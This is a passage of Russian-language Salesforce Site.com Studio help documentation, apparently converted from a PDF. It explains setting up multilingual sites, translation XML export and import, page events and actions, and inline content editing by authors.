Удаление языка не инициирует удаления переведенного содержимого, но делает его недоступным для пользователя или рабочей группы. Доступ к переведенному содержимому предоставляется после повторного добавления языка на сайт.

СМ. ТАКЖЕ:

Создание многоязычного сайта

Общие сведения о редактировании языкового содержимого

Создание многоязычного сайта

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления и управления параметрами языка:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования языкового содержимого:	Поле «Пользователь `Site.com Publisher`» или «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе, и любая роль, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Создание мультиязычного сайта проводится в несколько этапов. При этом определяются поддерживаемые на вашем сайте языки, добавляется содержимое, переведенное на каждый из них, а пользователям предоставляется возможность выбрать предпочитаемый язык.

1. Настройте стандартный язык сайта. Рекомендуем выполнить данное действие перед добавлением переведенного содержимого на сайт.
2. Добавьте языки на сайт.
3. Настройте параметры для каждого языка (например, язык отображения и базовый язык).
4. Добавьте содержимое для каждого языка сайта одним из двух способов.
   - Редактирование содержимое страницы для каждого языка.
   - Экспорт содержимого для перевода и последующий импорт переведенного содержимого.
5. Добавьте элемент страницы «Селектор языков», позволяющий авторизованным пользователям сайта выбирать предпочтительный язык, на страницы сайта.
6. Если у вас самообслуживаемое сообщество, построенное на шаблоне Обслуживание клиентов (Napili), добавьте компонент Language Picker к страницам сообщества. Это позволит пользователям-гостям (не вошедшим в сообщество) выбрать предпочитаемый язык. Дополнительные сведения см. в разделе «Использование шаблонов для создания сообществ».

Совет: После добавления языкового содержимого на сайт пользователь может создать отдельный URL-адрес предварительного просмотра для каждого языка. Просто выберите нужный язык в селекторе языков Site.com Studio и щелкните **«Анонимный предварительный просмотр»**. Затем скопируйте ссылку для отправки экспертам.

СМ. ТАКЖЕ:

Общие сведения о многоязычных сайтах

Общие сведения о редактировании языкового содержимого

Настройка стандартного языка

Стандартный язык — это язык, используемый при первоначальном отображении сайта. По умолчанию используется американский английский, который также позволяет добавлять новые языки.

Прежде чем добавить языковое содержимое на сайт, рекомендуем настроить стандартный язык. Данный параметр не связан со стандартным языком, используемым в организации Salesforce.

1. Выберите **«Конфигурация сайта»** > **«Языки»** на вкладке «Общие сведения».
2. Выберите нужный язык в раскрывающемся списке «Стандартный язык сайта».

Прим.: Чтобы изменить стандартный язык после добавления переведенного содержимого, рекомендуем сначала экспортировать переведенное содержимое, затем изменить стандартный язык и импортировать содержимое обратно на сайт. В противном случае переведенное содержимое не будет отображаться для вновь выбранного стандартного языка.

Например, английский используется как стандартный язык сайта, а французский добавляется как дополнительный язык сайта. Пользователь добавляет содержимое на обоих языках, после чего принимает решение использовать французский как стандартный язык сайта. Чтобы сохранить содержимое, добавленное на французском языке, рекомендуем сначала выполнить его экспорт. Прежде чем импортировать содержимое, добавленное на французском языке, обратно на сайт, рекомендуем выбрать французский в качестве стандартного языка сайта.

СМ. ТАКЖЕ:

Добавление языков

Настройка параметров языка

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление языков

Добавьте языки, которые должны поддерживаться сайтом.

1. Выберите **«Конфигурация сайта»** > **«Языки»** на вкладке «Общие сведения».
2. Нажмите кнопку **«Добавить языки»**.
3. Выберите нужные языки.
4. При необходимости измените порядок их отображения в селекторе языков.
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

- Настройка стандартного языка
- Настройка параметров языка
- Удаление языков

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Настройка параметров языка

Каждому языку сайта, добавленному в представление «Языки», могут быть заданы отдельные параметры.

1. Выберите **«Конфигурация сайта»** > **«Языки»** на вкладке «Общие сведения».
2. Выберите нужный язык в области «Языки сайта».
3. Обновите параметры в разделе «Параметры языка».

Параметр	Описание
Активно на действующем сайте	При добавлении элемента «Селектор языков» на активный сайт данный флажок определяет доступность языка в раскрывающемся списке. Язык может быть скрыт пока связанное содержимое только готовится к публикации.
Базовый язык	Базовый язык отображается при отсутствии содержимого, доступного для выбранного языка. Например, базовый язык используется для отображения содержимого страницы, которое отсутствует на японском языке, выбранном в селекторе языков.
Метка отображения	Метка отображения может быть задана для каждого языка. Данная метка отображается в любом селекторе языков, добавленном на сайт, а также в селекторе языков Site.com Studio.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

СМ. ТАКЖЕ:

Добавление языков

Настройка стандартного языка

Общие сведения о редактировании языкового содержимого

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Стандартный язык — это язык, используемый при первоначальном отображении сайта. По умолчанию используется американский английский, который также позволяет добавлять новые языки. Так, сайт, дополненный французским языком, изначально отображает содержимое на американском английском языке, которое должно быть заменено франкоязычной версией.

Добавление языка на сайт инициирует отображение селектора языков Site.com Studio на панели инструментов. Данный селектор позволяет переключаться между языками при редактировании содержимого на каждой странице. Например, селектор языков, дополненный французским и испанским языками, отображает три языка: французский, испанский и американский английский.

Блоки содержимого отображают следующие значки:

- значок предупреждения () указывает на наличие незамененного текста.Желтый треугольник
- значок земного шара ( ) указывает на наличие замененного содержимого.

Кроме того, некоторые элементы страницы используют *языковые* свойства, то есть могут хранить разные значения для каждого языка. Данные свойства обозначаются на панели «Свойства» значком земного шара ( ).

При необходимости добавьте содержимое для каждого языка сайта одним из двух способов.

- Редактирование содержимого страницы для каждого языка посредством селектора языков Site.com Studio.
- Экспорт содержимого для перевода и последующий импорт переведенного содержимого на сайт.

Порядок отображения языков

В зависимости от доступного языкового содержимого, добавленного на сайт, содержимое страницы отображается в указанном ниже порядке.

1. Выбранный язык
2. Базовый язык
3. Стандартный язык

Например, удаление франкоязычного содержимого инициирует отображение содержимого на испанском языке, выбранном в качестве базового, вместо стандартного языка. Последующее удаление испаноязычного содержимого инициирует отображение содержимого на стандартном языке.

Языковые элементы страницы

Ниже перечислены элементы страницы, поддерживающие переведенное содержимое.

- Блок содержимого
- Настраиваемый код
- Элемент данных
- Форма
- Поля ввода
- Изображение

- Селектор языков

СМ. ТАКЖЕ:

Языковые свойства

Редактирование языкового содержимого на странице

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления и управления параметрами языка:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования языкового содержимого:	Поле «Пользователь `Site.com Publisher`» или «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе, и любая роль, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Селектор языков Site.com Studio позволяет переключаться между языками при редактировании содержимого на каждой странице. Авторы, конструкторы и администраторы сайта могут добавлять языковое содержимое на страницу посредством селектора языков.

Ниже перечислены действия, доступные на открытой странице.

1. Выберите нужный язык в селекторе языков Site.com Studio (раскрывающийся список «Изменить язык сайта» на панели инструментов).
2. Измените содержимое страницы.
   При просмотре блока содержимого на выбранном языке:
   - значок предупреждения () указывает на наличие незамененного текста.Желтый треугольник
   - значок земного шара () указывает на наличие замененного содержимого.
3. При необходимости обновите языковые свойства.

Прим.: Приложение Site.com Studio не проверяет языки при вводе содержимого. Убедитесь, что добавляемое содержимое соответствует выбранному языку.

Чтобы восстановить переведенное содержимое, правой кнопкой мыши щелкните нужный блок содержимого и выберите пункт **«Восстановить перевод»**. Данное действие инициирует восстановление текста на выбранном базовом языке или стандартном языке сайта.

СМ. ТАКЖЕ:

Общие сведения о редактировании языкового содержимого

Языковые свойства

Некоторые свойства на панели «Свойства» являются *языковыми*, то есть могут хранить разные значения для каждого языка.

Значения свойств стандартных языков используются при отсутствии языковых свойств, заданных для страницы или элемента страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Свойство	Область применения	Описание
Альтернативный текст	Изображение	Данное свойство используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.
Не переводить	• Блок содержимого • Настраиваемый код • Элемент данных • Форма • Поля ввода • Изображение • Селектор языков • Страница	Данное свойство препятствует переводу содержимого элемента. Выбор данного свойства инициирует удаление значка земного шара ( ) из языковых свойств, обозначая отмену поддержки языкового содержимого. Включение данного свойства после добавления языкового содержимого инициирует его скрытие. Повторное отключение данного свойства инициирует отображение содержимого.
URL-адрес начальной страницы	Селектор языков	Данный параметр перенаправляет посетителей сайта на другую страницу при выборе языка. URL-адрес является одинаковым для всех языков.
Актив изображения	Изображение	Данное свойство позволяет выбирать изображение, которое должно отображаться для выбранного языка. Например, при выборе американского английского языка в селекторе языков Site.com Studio рекомендуем выбрать англоязычную версию импортированного изображения. Чтобы добавить франкоязычную версию того же изображения, рекомендуем выбрать французский язык и соответствующее изображение.
Метка	Селектор языков	Метка, отображающаяся напротив элемента страницы «Селектор языков», добавленного на страницу. По умолчанию используется следующий текст: «Изменить язык сайта». Данный текст доступен для перевода (выберите нужный язык в селекторе языков Site.com Studio и обновите текст

Свойство	Область применения	Описание
		для каждого языка или выполните экспорт всего содержимого сайта для перевода).
Имя для навигации	Страница	Имя страницы, отображающееся в меню навигации.
Должность	Страница	Заголовок, отображающийся в строке заголовка окна обозревателя.
Доступно на действующем сайте	Страница	При добавлении меню на сайт данное свойство определяет необходимость отображения страницы в меню для выбранного языка. Кроме того, данное свойство отменяет доступ к странице посредством соответствующего языкового URL-адреса. При включении свойства «Не переводить» статус свойства «Доступно на действующем сайте» применяется ко всем языкам.

СМ. ТАКЖЕ:

- Редактирование языкового содержимого на странице
- Общие сведения о редактировании языкового содержимого

Экспорт языкового содержимого

Рекомендуем экспортировать как минимум один язык сайта в виде XML-файла, который может быть отправлен в службу перевода.

1. Щелкните ▾ > **«Экспорт содержимого для перевода»** в представлении «Языки» вкладки «Общие сведения».
2. Выберите нужное языковое содержимое. (Чтобы выбрать несколько элементов, воспользуйтесь комбинацией CTRL+щелчок.)
3. При необходимости введите другое имя файла. По умолчанию используется имя `languages.xml`.
4. Нажмите кнопку **«OK»**.
5. При необходимости выберите область для сохранения файла.

Экспортированный XML-файл может быть отправлен на перевод.

Пример: XML-файл содержит атрибут временной отметки, сохраняющий время экспорта, и отображает все переводимое содержимое посредством разделов CDATA (см. пример ниже).

```
<?xml version="1.0" encoding="utf-8"?>
<languagedata exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
    <p>This is our English content.</p>
  ]]>   </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
    <p>This is our French content.</p>
  ]]>   </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]>   </field>
  </component>
</languagedata>
```

Полученный переведенный XML-файл должен быть импортирован обратно на сайт.

СМ. ТАКЖЕ:

- Импорт переведенного содержимого
- Общие сведения о редактировании языкового содержимого

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Импорт переведенного содержимого

Переведенный XML-файл, обработанный службой перевода, может быть импортирован обратно на сайт.

1. Щелкните ▾ > **«Импорт переведенного содержимого»** в представлении «Языки» вкладки «Общие сведения».
2. Найдите область хранения переведенного XML-файла.
3. Выберите файл и нажмите кнопку **«Открыть»**.
4. Определите необходимость перезаписи текущего содержимого сайта.
5. Нажмите кнопку **«Импорт»**.
   Если размер файла не превышает 1 Мб, то успешное или неудачное выполнение импорта подтверждается соответствующим сообщением. В противном случае уведомление о завершении импорта отправляется по эл. почте.

После импорта переведенного содержимого рекомендуем протестировать страницы на предмет корректного отображения содержимого. Чтобы просмотреть страницу на каждом поддерживаемом языке, воспользуйтесь селектором языков Site.com Studio для каждой страницы.

СМ. ТАКЖЕ:

- Экспорт языкового содержимого
- Общие сведения о редактировании языкового содержимого

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление элемента страницы «Селектор языков»

Селектор языков позволяет посетителям сайта выбирать предпочтительный язык при просмотре сайта.

После добавления языков на сайт посетителям сайта должна быть предоставлена возможность выбора предпочтительного языка из списка языков, заданного в представлении «Языки».

Совет: Чтобы сэкономить время, рекомендуем добавить селектор языков в шаблоны страниц сайта.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент **«Селектор языков»** с панели «Элементы страницы» на страницу. Раскрывающийся список «Изменить язык сайта» будет отображаться посетителям сайта при просмотре данной страницы.
2. Настройте свойства селектора языков.

Свойство	Описание
Не переводить	Данный флажок позволяет отображать одинаковый текст поля «Метка» для всех языков.
Метка	Метка, отображающаяся напротив элемента страницы «Селектор языков», добавленного на страницу. По умолчанию используется следующий текст: «Изменить язык сайта». Данный текст доступен для перевода (выберите нужный язык в селекторе языков Site.com Studio и обновите текст для каждого языка или выполните экспорт всего содержимого сайта для перевода).
URL-адрес начальной страницы	Данный параметр перенаправляет посетителей сайта на другую страницу при выборе языка. URL-адрес является одинаковым для всех языков.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

СМ. ТАКЖЕ:

Языковые свойства

Удаление языков

Удаление языка не инициирует удаления переведенного содержимого, но делает его недоступным для пользователя или рабочей группы. Доступ к переведенному содержимому предоставляется после повторного добавления языка на сайт.

1. Выберите **«Конфигурация сайта»** > **«Языки»** на вкладке «Общие сведения».
2. Щелкните значок  напротив нужного языка.

СМ. ТАКЖЕ:

Добавление языков

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Общие сведения о событиях

С помощью событий пользователи могут добавлять интерактивные и анимированные эффекты на страницы и в элементы страниц веб-сайта.

Пользователи могут выбрать действие или последовательность действий, выполняемых при наступлении определенного события (например, при выборе элемента на странице или при загрузке страницы). Например, при загрузке начальной страницы в течение нескольких секунд может отображаться всплывающее окно с последними новостями. А выбранная панель может быть развернута для отображения дополнительных сведений или изменения ее стиля.

Панель «События» содержит типичные действия, которые могут выполняться при наступлении событий. Параметры панели позволяют указать следующее:

При наступлении *[данного события]* выполняется *[данное действие]*.

Создание события

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Доступные события и действия

СМ. ТАКЖЕ:

Создание события

Доступные события и действия

Использование Site.com Studio в качестве администратора сайта или конструктора

Создание события

События позволяют добавлять интерактивные и анимированные эффекты на страницы и в элементы страницы веб-сайта.

1. Выберите нужную страницу или элемент страницы.
2. Выберите нужное событие на панели «События» ( ). См. раздел «Доступные события и действия» на странице 6600.
3. Щелкните значок + и выберите действие во всплывающем списке «Выбрать действие».
4. Задайте другие доступные свойства действия, например:
   - «Целевой элемент»: определяет элемент страницы, на который влияет действие.
   - «Эффект»: определяет анимацию действия (например, обесцвечивание или плавный переход).
   - «Скорость»: определяет скорость воспроизведения анимации (быстро, нормально, медленно или очень медленно).
   - «Связано»: позволяет связывать действия с целью их последовательного выполнения. Например, чтобы создать действие «Отложить», которое откладывает *последующее* действие, установите флажок **«Связано»** для действия «Отложить». При этом действие, следующее за действием «Отложить», выделяется (это указывает на его связь с действием «Отложить»). Данный флажок может быть установлен для действий «Анимировать», «Отложить», «Скрыть элемент», «Повторить», «Показать элемент» и «Переключить элемент».
5. Нажмите кнопку **«Сохранить»**.
6. При необходимости добавьте другие действия.

Совет:

- Событие, добавленное на страницу или в элемент страницы, помечается символом «*» на панели «События».
- При наведении указателя мыши на значок для выбранного элемента страницы отображается подсказка, в которой указаны события, связанные с данным элементом. Чтобы открыть вкладку «События», щелкните данный значок.

Чтобы удалить действие, выберите нужное действие и щелкните значок .

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Чтобы изменить порядок выполнения действий, выберите нужное действие и щелкните значок  или  .

СМ. ТАКЖЕ:

- Добавление пагинации в повторители данных и таблицы данных
- Общие сведения о событиях

Доступные события и действия

Ниже перечислены триггеры и действия, доступные пользователю при создании события.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

При наступлении данного события...

Событие	Условия наступления события
Двойной щелчок	Пользователь дважды щелкает элемент страницы.
Щелчок	Пользователь щелкает элемент страницы.
Фокус	Фокус перемещается на элемент страницы.
Загрузка	Страница или элемент страницы загружается в окне обозревателя.
Размытие	Фокус смещается с элемента страницы.
Наведение указателя	Пользователь устанавливает указатель мыши на элемент страницы.
Смещение указателя	Пользователь убирает указатель мыши с элемента страницы.

Выполняется данное действие...

Действие	Описание
Добавить класс CSS	Динамическое добавление класса CSS для оформления целевого элемента. Например, пользователь может добавить новый класс CSS при изменении внешнего вида элемента страницы.
Предупреждение	Отображение всплывающего сообщения-предупреждения.
Анимировать	Анимирование свойств CSS (например, «Сверху», «Слева», «Ширина» и «Высота») путем ввода соответствующих значений в поле «CSS». Например, чтобы изменить внешний вид изображения в соответствии с заданными эффектами и скоростью, введите следующие значения *непрозрачность*: "0,4", *ширина*: "70%".
Отложить	Задержка выполнения следующего действия (в миллисекундах). (Чтобы связать данное действие с последующим, установите флажок **«Связано»**.)
Выполнить JavaScript	Выполнение настраиваемого кода JavaScript, добавляемого с помощью редактора настраиваемого кода, который открывается путем нажатия кнопки **«Редактировать сценарий»**.

Действие	Описание
Перейти на страницу	Переход на указанную страницу в повторителях данных и таблицах данных. См. раздел «Добавление пагинации в повторители данных и таблицы данных» на странице 6553.
Скрыть элемент	Сокрытие целевого элемента в соответствии с заданными эффектами и скоростью.
Следующая страница	Переход на следующую страницу в повторителях данных и таблицах данных. См. раздел «Добавление пагинации в повторители данных и таблицы данных» на странице 6553.
Предыдущая страница	Переход на предыдущую страницу в повторителях данных и таблицах данных. См. раздел «Добавление пагинации в повторители данных и таблицы данных» на странице 6553.
Удалить класс CSS	Удаление класса CSS из целевого элемента для динамического удаления его стиля. Например, чтобы изменить внешний вид элемента страницы, удалите связанный с ним класс CSS и замените его другим классом.
Повторить	Повтор следующего действия указанное количество раз и с соблюдением заданных задержек между повторами. (Чтобы связать данное действие с последующим, установите флажок **«Связано»** на панели «Свойства».)
Задать атрибут элемента	Динамическое определение значения выбранного атрибута для целевого элемента. Например, чтобы изменить источник изображения, введите `src` в поле «Имя атрибута», а URL-адрес изображения в поле «Значение атрибута». Для усовершенствования системы кодирования также можете указать настраиваемые пары «имя-значение».
Показать элемент	Отображение целевого элемента в соответствии с заданными эффектами и скоростью.
Отправить	Отправка данных выбранной формы.
Переключить элемент	Изменение доступности целевого элемента в соответствии с заданными эффектами и скоростью.

СМ. ТАКЖЕ:

- Добавление пагинации в повторители данных и таблицы данных
- Общие сведения о событиях

Общие сведения о режиме редактирования страницы автора

Чтобы открыть страницу сайта на вкладке «Общие сведения», дважды щелкните или наведите указатель мыши на нужную страницу и выберите > **«Правка»**. Страница откроется в виде новой вкладки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе

  И

  Роль автора, назначенная на уровне сайта



- Ниже перечислены действия, доступные на панели инструментов (1).

  - Отмена и повтор действий.
  - Импорт активов (например, изображений и файлов).
  - Предварительный просмотр страницы в окне обозревателя.
  - Обновление внешнего вида страницы посредством редактора фирменного стиля.
- Чтобы перетащить блоки содержимого и виджеты (при их наличии) в редактируемые области страницы, воспользуйтесь панелью «Элементы страницы» (2).
- Чтобы изменить текст страницы и добавить изображения, воспользуйтесь холстом (3). При наличии редактируемых областей перетащите элементы страницы на страницу.
- Чтобы просмотреть внешний вид страницы на разных устройствах, воспользуйтесь параметрами рабочего режима (4).

Создание страниц сайта в качестве автора Site.com

Редактирование блоков содержимого в качестве автора

Блоки содержимого хранят текст для страниц веб-сайта, а также изображения и гиперссылки. Авторы могут редактировать текст в редактируемых блоках содержимого посредством встроенного редактора. Благодаря встроенному редактированию текста, пользователям всегда доступен точный предварительный просмотр готовой страницы.

Общие сведения о панели встроенного редактирования

Добавление изображений в текст в качестве автора

Авторы могут быстро добавлять изображения в любые редактируемые области текста на странице посредством встроенного редактора.

Добавление гиперссылок на текст и изображения в качестве автора

Авторы могут использовать встроенный редактор для быстрого добавления гиперссылок на текст или изображения в любые редактируемые области текста на странице.

Добавление элементов страницы на страницы в качестве автора

Авторы могут добавлять элементы страницы в любые редактируемые области страницы.

СМ. ТАКЖЕ:

Создание страниц сайта в качестве автора Site.com

Использование Site.com Studio в качестве автора

Общие сведения о панели встроенного редактирования

Создание страниц сайта в качестве автора Site.com

Пользователи могут добавлять страницы на сайт в том случае, если возможность создания страниц предоставлена соответствующим администратором сайта или конструктором.

Чтобы добавить новую страницу, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать страницу сайта»** в представлении «Страницы сайта» на вкладке «Общие сведения».
2. Введите имя страницы.
3. Выберите шаблон страницы.
4. Нажмите кнопку **«Создать»**. При этом откроется страница сайта.

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве автора

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе

  И

  Роль автора, назначенная на уровне сайта

Редактирование блоков содержимого в качестве автора

Блоки содержимого хранят текст для страниц веб-сайта, а также изображения и гиперссылки. Авторы могут редактировать текст в редактируемых блоках содержимого посредством встроенного редактора. Благодаря встроенному редактированию текста, пользователям всегда доступен точный предварительный просмотр готовой страницы.

Редактируемое содержимое блокирует отображение серых границ при наведении указателя мыши на текст. Только данные области поддерживают редактирование текста.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужную область текста.
   Данное действие инициирует отображение встроенного редактора.
2. Добавьте или измените текст, а затем выполните его форматирование посредством встроенного редактора.

   Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.
3. При необходимости добавьте изображения или гиперссылки.

Чтобы сохранить внесенные изменения, щелкните за пределами области текста.

СМ. ТАКЖЕ:

- Предварительный просмотр внешнего вида страниц на мобильных устройствах
- Общие сведения о режиме редактирования страницы автора

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:


- Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе

  И

  Роль автора, назначенная на уровне сайта

Общие сведения о панели встроенного редактирования

Авторы могут использовать встроенный редактор для редактирования любых редактируемых областей текста на странице. У редактируемых областей при наведении указателя мыши на текст отображаются серые границы.



Ниже перечислены действия, поддерживаемые встроенным редактором.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

- Определение стиля текста и разметки (1) путем:
  - применения полужирного начертания или курсива
  - вставки пронумерованных или маркированных списков
- Добавление изображений и гиперссылок, а также удаление ненужного форматирования (2).
- Раскрытие панели инструментов (3) для доступа к дополнительным параметрам (4—8).
- Отмена и повтор правок (4).
